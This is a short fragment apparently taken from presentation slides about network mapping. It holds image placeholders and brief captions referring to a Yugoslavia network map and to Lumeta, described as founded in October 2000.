
Yugoslavia network during war





Lumeta: mapping intranets for fun and profit


Founded October 2000




